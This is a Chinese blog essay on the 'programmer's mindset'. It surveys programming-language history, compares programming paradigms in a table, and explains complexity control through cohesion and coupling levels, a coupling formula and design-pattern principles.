- Simula，于1960年代晚期由奈加特与Dahl以Algol 60超集合的方式发展，同时也是第一个设计支援面向对象进行开发的编程语言。
- C，于1969至1973年间由贝尔实验室的研究人员丹尼斯·里奇与肯·汤普逊所开发，是一种早期的系统程式设计(en:system programming)语言。
- Smalltalk，于1970年代中期所开发，是一个完全从零开始(ground-up)设计的面向对象编程语言。
- Prolog，于1972年由Colmerauer、Roussel，以及Kowalski所设计，是第一个逻辑程式语言。
- ML，于1973年由罗宾·米尔纳所发明，是一个基于Lisp所建构的多型(polymorphic)型态系统，同时也是静态型别函数编程语言的先驱。

这些语言都各自演展出自己的家族分支，现今多数现代编程语言的祖先都可以追朔他们其中至少一个以上。 在1960年代以及1970年代中结构化程式设计的优点也带来许多的争议，特别是在程式开发的过程中完全不使用GOTO。这项争议跟语言本身的设计非常有关系：某些语言并没有包含GOTO，这也强迫程式设计师必须结构化地编写程式。尽管这个争议在当时吵翻了天，但几乎所有的程式设计师都同意就算语言本身有提供GOTO的功能，在除了少数罕见的情况下去使用GOTO是种不良的程序风格。结果是之后世代的编程语言设计者发觉到结构化编程语言的争议实在既乏味又令人眼花撩乱。 在这段期间被开发出来的重要语言包括有：

- 1968 – Logo

- 1970 – Pascal
- 1970 – Forth
- 1972 – C语言
- 1972 – Smalltalk
- 1972 – Prolog
- 1973 – ML
- 1975 – Scheme
- 1978 – SQL (起先只是一种查询语言，扩充之后也具备了程式结构)

1980年代：增强、模组、效能

1980年代的编程语言与之前相较显得更为强大。C++合并了面向对象以及系统程式设计。美国政府标准化一种名为Ada的系统编程语言并提供给国防承包商使用。日本以及其他地方运用了大量的资金对采用逻辑编程语言结构的第五代语言进行研究。函数编程语言社群则把焦点转移到标准化ML及Lisp身上。这些活动都不是在开发新的范式，而是在将上个世代发明的构想进一步发扬光大。 然而，在语言设计上有个重大的新趋势，就是研究运用模组或大型组织化的程式单元来进行大型系统的开发。Modula、Ada，以及ML都在1980年代发展出值得注意的模组化系统。模组化系统常拘泥于采用泛型程式设计结构：

- 泛型存在(generics being)
- 本质(essence)
- 参数化模组(parameterized modules)

尽管没有出现新的主要编程语言范式，许多研究人员仍就扩充之前语言的构想并将它们运用到新的内容上。举例来说，Argus以及Emerald系统的语言配合面向对象语言运用到分散式系统上。 1980年代的编程语言实际情况也有所进展。计算机系统结构中RISC假定硬件应当为编译器设计，而并非为人类设计。借由中央处理器速度增快的帮助，编译技术也越来越进展神速，RISC的进展对高阶语言编译技术发展来不小的贡献。 在这段期间被开发出来的重要语言包括有：

- 1980 – Ada
- 1983 – C++ (就像有类别的C)
- 1984 – Common Lisp
- 1985 – Eiffel
- 1986 – Erlang
- 1987 – Perl
- 1988 – Tcl
- 1989 – FL (Backus)

1990年代：互联网时代

1990年代未见到有什么重大的创新，大多都是以前构想的重组或变化。这段期间主要在推动的哲学思想是提升程式设计师的生产力。许多”快速应用程式开发” (RAD) 语言也应运而生，这些语言大多都有相应的集成开发环境、垃圾回收等机制，且大多是先前语言的衍生语言。这类型的语言也大多是面向对象的编程语言，包含有Object Pascal、Visual Basic，以及C#。Java则是更加保守的语言，也具备垃圾回收机制。与其他类似语言相比，也受到更多的观注。新的脚本语言则比RAD语言更新更好。这种语言并非直接从其他语言衍生，而且新的语法更加开放地(liberal)与功能契合。虽然脚本语言比RAD语言来的更有生产力，但大多会有因为小程式较为简单，但是大型程式则难以使用脚本语言撰写并维护的顾虑[来源请求]。尽管如此，脚本语言还是网络层面的应用上大放异彩。 在这段期间被开发出来的重要语言包括有：

- 1990 – Haskell
- 1991 – Python
- 1991 – Visual Basic
- 1993 – Ruby
- 1993 – Lua
- 1994 – CLOS (part of ANSI Common Lisp)

- 1995 – Java
- 1995 – Delphi (Object Pascal)
- 1995 – JavaScript
- 1995 – PHP
- 1997 – REBOL
- 1999 – D

现今的趋势

编程语言持续在学术及企业两个层面中发展进化，目前的一些趋势包含有：

- 在语言中增加安全性与可靠性验证机制：额外的堆栈检查、资讯流(information flow)控制，以及静态执行绪安全。
- 提供模组化的替代机制：混入(en:mixin)、委派(en:delegates)，以及观点导向。
- 元件导向(component-oriented)软件开发
- 元编程、反射或是存取抽象语法树(en:Abstract syntax tree)
- 更重视分散式及移动式的应用。
- 与数据库的整合，包含XML及关联式数据库。
- 支援使用Unicode编写程式，所以源代码不会受到ASCII字符集的限制，而可以使用像是非拉丁语系的脚本或延伸标点符号。
- 图形化使用者接口所使用的XML(XUL、XAML)。

在这段期间被开发出来的重要语言包括有：

- 2001 – C#
- 2001 – Visual Basic .NET
- 2002 – F#
- 2003 – Scala

- 2003 – Factor
- 2006 – Windows PowerShell
- 2007 – Clojure
- 2009 – Go

需求

在回顾这些历史的时候发现，我们无论是创造程序语言还是计算机，或者软件也好，最终的目的都是为了两个字——需求。我们遵循着工具理性的框架，追寻着完成需求的目标。而在计算机发展的过程的过程中，主要的需求有哪些?

1. 创造工具来满足人们现实生活中的需求，比如金融工具、QQ、微信

2. 不断创造更加好用的硬件基础。并且创造响应的软件来适应更快的硬件。

3. 随着硬件规模和软件规模的不断扩大，发展相应的理论去控制规模扩大带来的影响，即控制复杂性。

当然，我们必须先解决的第一个需求就是我们创造计算机的原始需求：创造工具来满足人们现实生活中的需求。但是像绝大部分工具一样，一旦我们穿凿了它，它本省也会衍生出来很多需求。工具本身也需要演化。而工具本身的需求就是后两条。 满足第一条需求的方式，千奇百怪！基本上会涉及到人类现已掌握的知识的各个层面。比如一个图书分享网站，最起码要涉及：管理学、心理学、营销、产品设计、美术设计、交互设计、图书馆管理等等。而这些知识通过软件设计物化在了网站这个东西上面。然后我们就能通过网站这个工具，来满足我们图书分享的需求。 但是，我们能够发现，其实程序设计（程序员思维的最主要的展现形式）虽然与第一条需求有关，但又关系不是很大。的确，我们是通过软件设计这件事情，物化了我们的知识。但是在这个过程中，软件设计并不关系人们的需求具体是什么，是图书网站，还是聊天软件和软件设计并没有直接的关系。相对来说，软件设计比较关心的是后面两个需求：来自工具本身的需求。用一句话说就是：Make it work, Keep it simple。 首先你必须让这个工具能够工作，其次你必须让这

个工具能够持续稳定的工具的工作（不会因为规模扩大，复杂性增长而招致灾难）。而这就是程序员思维中在工具理性下面最为核心的两个具体的概念：Make it work， keep it simple。 明白了这一点，我们再回过头去看一下刚刚所述的软件和程序设计的历史。刚开始人们需要有一个机器替代人进行计算于是有了差分机和ENIAC，有了硬件之后，自然就需要一种驱动机制能够让这些机器能够运转起来，于是我们发明了程序语言和软件。而随着硬件的不断发展和软件规模的不断扩大，人们发现最原始的计算机语言（机器语言）不使用于快速开发。于是就有了汇编这样的低级语言。后来低级语言也被证明在开发速度上存在缺陷，也不太适合快速开发，于是我们有了高级语言，比如Lisp、C、fortran。刚开始的时候这些高级语言，的确能够满足快速开发的需求。但是，随着软件规模的不断扩大。我们开始发现：靠，我们创造了软件却控制不了软件。计算机和软件这个工具的规模已经超出了人类能够认知的规模，它的复杂性已经开始变得不可控了。这怎么能行呢，于是我们开始创造了面向对象和软件工程等理论工具来帮助我们控制这种软件复杂性。 而到了今天，我们看一下我们日常Coding中常见的那些理论的方法，基本上也都是围绕着Make it work， keep simple展开的。其实这两个问题是不能够割裂开阐述的，为了理解上方面，我们就先单独说吧，不过中间会有概念的穿插。

Make it work(编程范式，程序语言的世界观)

如何让计算机按照我们制定的方式工作，如何让软件能够按照我们假象的方式运行？我们把完成这两个需求的过程叫做程序设计。就是我们在前文中所说：程序设计就是利用计算机将知识物化，并利用知识的可复现性来对现实产生作用。但是，这只是一个概念啊。如何才能把它落实到实践上呢？这就要说一下编程范式了，我们对于程序语言是什么的世界观。 编程范型或编程范式（英语：Programming paradigm），（范即模范之意，范式即模式、方法），是一类典型的编程风格，是指从事软件工程的一类典型的风格（可以对照方法学）。如：函数式编程、程序编程、面向对象编程、指令式编程等等为不同的编程范型。 编程范型提供了（同时决定了）程序员对程序执行的看法。例如，在面向对象编程中，程序员认为程序是一系列相互作用的对象，而在函数式编程中一个程序会被看作是一个无状态的函数计算的串行。编程范式就是我们程序设计的世界观，他决定了程序在我们眼中是个什么样，而我们又怎样去操作或者使用程序语言。 正如软件工程中不同

的群体会提倡不同的“方法学”一样，不同的编程语言也会提倡不同的“编程范型”。一些语言是专门为某个特定的范型设计的（如Smalltalk和Java支持面向对象编程，而Haskell和Scheme则支持函数式编程），同时还有另一些语言支持多种范型（如Ruby、Common Lisp、Python和Oz）。 很多编程范型已经被熟知他们会禁止使用哪些技术，同时又允许使用哪些技术。 例如，纯粹的函数式编程不允许有副作用；结构化编程不允许使用goto。可能是因为这个原因，新的范型常常被那些惯于较早的风格的人认为是教条主义或过分严格。然而，这样避免某些技术反而更加证明了关于程序正确性——或仅仅是理解它的行为——的法则，而不用限制程序语言的一般性。 编程范型和编程语言之间的关系可能十分复杂，由于一个编程语言可以支持多种范型。例如，C++设计时，支持过程化编程、面向对象编程以及泛型编程。然而，设计师和程序员们要考虑如何使用这些范型元素来构建一个程序。一个人可以用C++写出一个完全过程化的程序，另一个人也可以用C++写出一个纯粹的面向对象程序，甚至还有人可以写出杂揉了两种范型的程序。 下面是我们比较常见的几种“程序语言的世界观”：

名称	代表语言	核心概念	运行机制	关键突破	实现原理	主要目的	常见应用
命令式/过程式（Impreative/procedural）	Fortran/Pascal/C	命令、过程	命令执行	突破单一主程序和非结构化程序的限制	引入逻辑控制和子程序	模拟机器思维，实现自顶向下的模块设计	交互式、事件驱动型系统、数值计算等
函数式、应用式（Functional、Applicative）	Scheme/Haskell	函数	表达式计算	突破机器思维的限制引入高阶函数、将函数作为数据处理	模拟数学思维，简化代码，减少副作用	微积分计算、数学逻辑、博弈等	

逻辑式	Prolog/Mercury	断言	逻辑推理	突破逻辑与控制粘合的限制	利用推理引擎在已知的事实和规则的基础上进行逻辑推断	专注逻辑分析、减少代码	机器证明、专家系统、自然语言处理、语义网、决策分析、业务规则管理等
对象式（Object-Oriented）	Smaltalk/Java/Objc	对象	对象间信息交互	突破数据与代码分隔的限制	引入封装、继承和多态机制	迎合人类认知模式，提高软件的易用性和重用性	大型复杂交互系统等
并发式/并行式(Concurrent/Parallel)	Erlang/Oz	进程、线程	进程、线程、协程间通信与同步	突破串行的限制	引入并行的线程模块以及模块间的通信与同步机制	充分利用资源、提供运行效率、提高软件的响应能力	图形界面，IO处理，多任务系统，计算密集型系统
泛型式（Generic）	Ada/Eiffel/C++	算法	算法实例化（多发生于编译期）	突破静态类型语言的限制	利用模板推迟类型指定	提高算法的普适性	普适性算法如排序、搜索等，集合类容器等

元编程（Meta programming）	Lisp/Ruby/JavaScript	元程序	动态生成代码或者自动修改执行指令	突破语言的常规语法限制	利用代码生成或语言内奸的反射、动态等机制，将程序语言作为数据处理	减少手工编码、提高语言级别	自动代码生成、定义结构化配置文件，IDE、编译器，解释器，人工智能、领域特定语言等
切面式（Aspect-Oriented）	AspectJ/AspectC++	切面	在接入点处执行建议	突破横切关注点无法模块化的限制	通过编制将附加行为嵌入主题程序	实现横切关注点分割	日志输出、代码耿宗、性能监控、异常处理、安全检查等
时间驱动（Event-Driven）	C#/VB.NET	事件	监听器收到事件后做出响应	突破顺序、同步的流程限制	引入控制反转和异步机制	调用者与被调用者在代码和时间上双重解耦	图形界面、网络应用、服务器、异步输入等、DOM等

为了能够深入的理解每一种编程范式对我们编程实践的影响，我们来看一下用上面提到的不同的编程范式的代表语言去写一个我们常见的快速排序算法：

网址：
http://zh.wikipedia.org/wiki/%E5%BF%AB%E9%80%9F%E6%8E%92%E5%BA%8F

同样是一个快速排序算法，每一种编程范式下他们实现的思路真的是千差万别。最主要的是各有千秋。我们很难说某一种编程范式比另外一种编程范式优秀，也很难说某一种编程范式比另外一种要坏。我们只能说某一种编程范式在某些特殊的情境下或者需求下要比其他的合适。因为他们就是为这些需求而生的。而其他的编程范式是为另外的编程范式。如果剪子砸不了核桃，不是剪刀的问题，而是你没有使用对工具的问题。

而在我们看了这么多的编程范式，接受了这么多的对于程序的世界观之后。就会问，这些编程范式之间有没有一些内在的联系呢？这个问题一个明显的答案是：他们都是为了解决问题而生的。但是这个答案似乎有点欠妥。因为，我们是说的内在联系。而不是问他们的目标。 Pascal之父尼克劳斯·沃思曾经给出过程序的一个定义：算法+数据结构=程序，后来他又对算法进行了定义：逻辑+控制=算法，最后一个完整的表述是：程序=(逻辑+控制)+数据结构。虽然他提出这个概念的时候是针对命令式或者过程式的程序的。但是我们在很多编程范式中依稀能够看到：逻辑+控制+数据结构=程序的影子。 我们能够看到无论是在哪一种编程范式指导下的语言。我们都能够看到相同的“控制”结构——顺序结构、分支结构、循环结构。我们也都能够看到是与非的逻辑判断。数据结构更不用说。没有任何语言不去操作数据的吧。所以命令式是一种基础范式。同样为基础范式的还有函数式和逻辑式。而比较有意思的是，这几种基础编程范式各有所重。命令式编程着重控制和数据结构，函数式编程着重逻辑、控制和数据结构，逻辑式着重逻辑和数据结构。这几种编程范式很好的构建起了，程序的基础组成部分的概念。命令式可以告诉你控制这个东西是怎么回事，怎么去用。逻辑式，像数学思维一样的精巧告诉你逻辑的魅力。函数式，告诉你怎样组合起来使用逻辑和控制。而他们又共同在讲着数据结构的概念。其实，逻辑+控制+数据结构的世界观来自于我们对于计算机这个机械器件的认知。 其他的编程范式我们称之为高级范式，因为他们在基础范式概念基础之上增加了自己对于程序的额外的一些认知。这里着重说一下，面向对象编程范式。面向对象认为程序就是信息交互。他把数据结构放到了一个非常重要的位置。突破了数据域代码隔离的限制。让数据能够与逻辑和控制紧密的结合在一起。这种思维方式，非常符合人类的认知模式。面向对象，通过人类思维中常用的手段——抽象，提供了一种新的组织程序的方式。而这种方式，极大的提高了软件的易用性和重用性，同时非常好的控制了整个软件的复杂性。 如果想要了解更多关于编程范式的东西，推荐看一下《冒号学堂》。

Keep it simple（复杂性控制）

首先我们尝试先构建起复杂性的概念。什么是复杂性？ 复杂，字面意思理解，就是一个东西极其庞大承载的东西太多而我们理解或者认知起来已经很困难的时候，我们就说这个东西很复杂。而《现代汉语词典》对于复杂的解释也符合我们的直觉：

<code >（事物的种类、头绪等）多而杂：颜色～一～的问题一～的人际关系

</code>

复杂性，就是在把复杂作为一种特性了而已。就是说一件事物具有了一种“多而杂”的特性。而现代的复杂性科学认为复杂性可分为：情景复杂性（事物固有属性）和认知复杂性，而且两者互为因果。 那么软件为什么会有复杂性呢？或者说程序设计为什么会带来复杂性呢？这和程序设计本身有关系。我们回顾一下前面我们对于程序设计的定义：程序设计就是利用计算机将知识物化，并利用知识的可复现性来对现实产生作用。 那么说，程序设计就是在为整个软件系统增加知识。在增加整个系统的信息总量。通过信息论我们知道，当一个系统中的信息越多的时候，其信息熵值就越大。熵值越大，我们理解难度就越大，势必会带来复杂性增加。于是，复杂性一个比较浅显的数学定义就是信息熵。

$$H(x) = \sum log_2 P(X_i)$$

上述公式是香农信息熵的公式，现在也可以理解成软件复杂性的公式。我们容易发现，软件设计这个事情，本事就是在增加复杂性的。他在不断的往整个软件系统中，增加信息，信息越多，我们越难去理解这个软件。这个软件就越复杂，当这种复杂到了一定的量级的时候，就爆发了软件危机。于是我们需要扩充一下我们对于程序设计的定义：程序设计在完成思维工具物化的同时，还需要尽可能的控制信息熵的增长，来降低系统的复杂性。 但是，人们总是聪明的，有了问题，我们就去发明新的工具啊。于是我们就有

了一系列复杂性控制的理论。这里我们不去探讨更普遍层面的复杂性，我们先只看一下，程序设计，这一个我们比较关心的实物的复杂性控制的问题（要想对复杂性有一个浅显的认识可以看一下《探索复杂性》和《信息简史》）。 在程序设计层面上，我们没有很好理论化的东西去控制复杂性。但是我们创造了一系列的方法来控制复杂性。我们把这一些列的方法叫做“最佳实践“。如果你去看一些软件工程或者面向对象设计的书的时候，这个词可能经常遇到。而我们的最佳实践有哪些呢？ 结构化程序设计、面向对象程序设计、软件工程、敏捷开发、UML、领域建模.....不一而足。 关于“最佳实现”的具体细节的东西，有很多写的非常好的书中都有描述我们这里就不再赘述了。我们着重关心一点，如何去评价一个设计或者软件的复杂性呢？因为你不知道，如何评价或者衡量自己设计的复杂性的话，势必也不知道如何改进。 而评价的方式比较靠谱的有两个：

1. 高内聚低耦合
2. 是否满足设计模式的六大基本原则

高内聚低耦合

这个是我们刚开始提出的问题之一。内聚和耦合是一对相对的概念。相辅相成。两者虽然有联系，但不是必然联系。高内聚的设计不一定低耦合，低耦合的东西也不一定高内聚。那么内聚性和耦合性是什么，如何去评价呢？

内聚性

在程序设计中，内聚性是指机能相关的程序组合成一模块的程度。应用在面向对象程序设计中，若服务特定类型的方法在许多方面都很类似，则此类型即有高内聚性。在一个高内聚性的系统中，代码可读性及复用的可能性都会提高，程序虽然复杂，但可被管理。 以下的情形会降低程序的内聚性：

- 许多机能封装在一类型内，可以借由方法供外界使用，但机能彼此类似之处不多。
- 在方法中进行许多不同的机能，使用的是相关性低或不相关的数据。

低内聚性的缺点如下：

- 增加理解模块的困难度。
- 增加维护系统的困难度，因为一个逻辑修改会影响许多模块，而一个模块的修改会使得一些相关模块也要修改。
- 增加模块复用困难度，因为大部份的应用程序无法复用一个由许多不一定相关的机能组成的模块。

内聚性的衡量

内聚性是一种非量化的量测，可利用评量规准来确认待确认源代码的内聚性的分类。内聚性的分类如下，由低到高排列：

1. 偶然内聚性（Coincidental cohesion，最低）偶然内聚性是指模块中的机能只是刚好放在一起，模块中各机能之间唯一的关系是其位在同一个模块中（例如：“工具”模块）。

2. 逻辑内聚性（Logical cohesion）逻辑内聚性是只要机能只要在逻辑上分为同一类，不论各机能的本质是否有很大差异，就将这些机能放在同一模块中（例如将所有的鼠标和键盘都放在输入处理副程序中）。

3. 时间性内聚性（Temporal cohesion）时间性内聚性是指将相近时间点运行的程序，放在同一个模块中（例如在捕捉到一个异常后调用一函数，在函数中关闭已打开的文件、产生错误日志、并告知用户）。

4. 程序内聚性（Procedural cohesion）程序内聚性是指依一组会依照固定顺序运行的程序放在同一个模块中（例如一个函数检查文件的权限，之后打开文件）。

5. 联络内聚性（Communicational cohesion）联络内聚性是指模块中的机能因为处理相同的数据，因此放在同一个模块中（例如一个模块中的许多机能都访问同一个记录）。

6. 依序内聚性（Sequential cohesion）依序内聚性是指模块中的各机能彼此的输入及输出数据相关，一模块的输出数据是另一个模块的输入，类似工厂的生产线（例如一个模块先读取文件中的数据，之后再处理数据）。

7. 功能内聚性（Functional cohesion，最高）功能内聚性是指模块中的各机能是因为它们都对模块中单一明确定义的任务有贡献（例如XML字符串的词法分析）。

由赖瑞·康斯坦丁、爱德华·尤登及史蒂夫·麦康奈尔等人的研究都提出偶然内聚性和逻辑内聚性是不好的，联络内聚性和依序内聚性是好的，而功能内聚性是最理想的状态。 当我们拿到一个设计的时候，完全可以通过上述的几个层面去衡量这个设计的内聚性。

耦合性

内聚性是一个和耦合性相对的概念，一般而言低耦合性代表高内聚性，反之亦然。耦合性和内聚性都是由提出结构化设计概念的赖瑞·康斯坦丁所提出[1]。低耦合性是结构良好程序的特性，低耦合性程序的可读性及可维护性会比较好。 耦合性可以是低耦合性（或称为松散耦合），也可以是高耦合性（或称为紧密耦合）。以下列出一些耦合性的分类，从高到低依序排列：

1. 内容耦合（content coupling，耦合度最高）也称为病态耦合（pathological coupling）是指一个模块依赖另一个模块的内部作业（例如，访问另一个模块的局域变量），因此修改第二个模块处理的数据（位置、形态、时序）也就影响了第一个模块。

2. 共用耦合（common coupling）也称为全局耦合（global coupling.） 是指二个模块分享同一个全局变量，因此修改这个共享的资源也就要更动所有用到此资源的模块。

3. 外部耦合（external coupling）发生在二个模块共用一个外加的数据格式、通信协议或是设备界面，基本上和模块和外部工具及设备的沟通有关。

4. 控制耦合（control coupling）是指一个模块借由传递“要做什么”的信息，控制另一个模块的流程（例如传递相关的旗标）。

5. 特征耦合（stamp coupling）也称为数据结构耦合，是指几个模块共享一个复杂的数据结构，而每个模块只用其中的一部份，甚至各模块用到的部份不同（例如传递一笔记录给一个函数，而函数只需要其中的一个字段。

6. 数据耦合（data coupling）是指模块借由传入值共享数据，每一个数据都是最基本的数据，而且只分享这些数据（例如传递一个整数给计算平方根的函数）。

7. 信息耦合（message coupling，是无耦合之外，耦合度最低的耦合）可以借由以下二个方式达成：状态的去中心化（例如在对象中），组件间利用传入值或信息传递 (计算机科学)来通信。

8. 无耦合模块完全不和其他模块交换信息。

耦合性和内聚性二个名词常一起出现，用来表示一个理想模块需要有的特点，也就是低耦合性及高内聚性。耦合性着重于不同模块之间的相依性，而内聚性着重于一模块中不同功能之间的关系性。低内聚性表示一个模块中的各机能之间没什么关系，当模块扩充时常常会出现问题。 相对于内聚性而言耦合性是一个相对比较好度量的概念。已经有比较好的数学公式来比较精准的衡量耦合性。 以下是一种计算模块耦合性的方法[： 对于数据和控制流的耦合：

- di: 输入数据参数的个数
- ci: 输入控制参数的个数
- do: 输出数据参数的个数
- co: 输出控制参数的个数

全局耦合：

- gd: 用来存储数据的全局变量
- gc: 用来控制的全局变量

环境耦合：

- w: 此模块调用的模块个数（扇出）
- r: 调用此模块的模块个数（扇入）

$$Coupling(C) = 1 - \frac{1}{d_i + 2 * c_i + d_o + 2 * c_o + g_d + 2 * g_c + r + w}$$

若Coupling(C)数值越大，表示模块耦合的情形越严重，数值一般会界于0.67（低度耦合）到1.0（高度耦合）之间。 到此，我们已经构建起了高内聚和低耦合的概念。并且知道了如何去使用这两个概念去控制复杂性。

设计模式的六大原则

设计模式这个东西就不细说了，大家都知道。但是如何去评价一个设计模式呢？或者是什么知道我们设计“设计模式”的，那就是六大原则：

1. 单一职责原则
2. 里氏替换原则
3. 依赖倒置原则
4. 接口隔离原则
5. 迪米特法则
6. 开闭原则

这里偷点懒不详细赘述了，可以参考六大原则。

总结

在上面的叙述中，我们讲了工具理性，之后从工具理性衍生出了程序员思维的定义。通过回顾历史我们定义了程序设计，并且指出了程序设计中的两个主要的问题：Make it work， keep it simple 。之后我们针对这两个问题，分别阐述了不同的方法论。以编程范式为主的make it work，和以复杂性控制为主的Keep it simple。同时提到了，在这个方法论之下的一些最佳实践。至此我们构建起了一个程序员的思维框架。

PS：个人见解，仅供参考。

原文链接：

http://blog.jobbole.com/67886/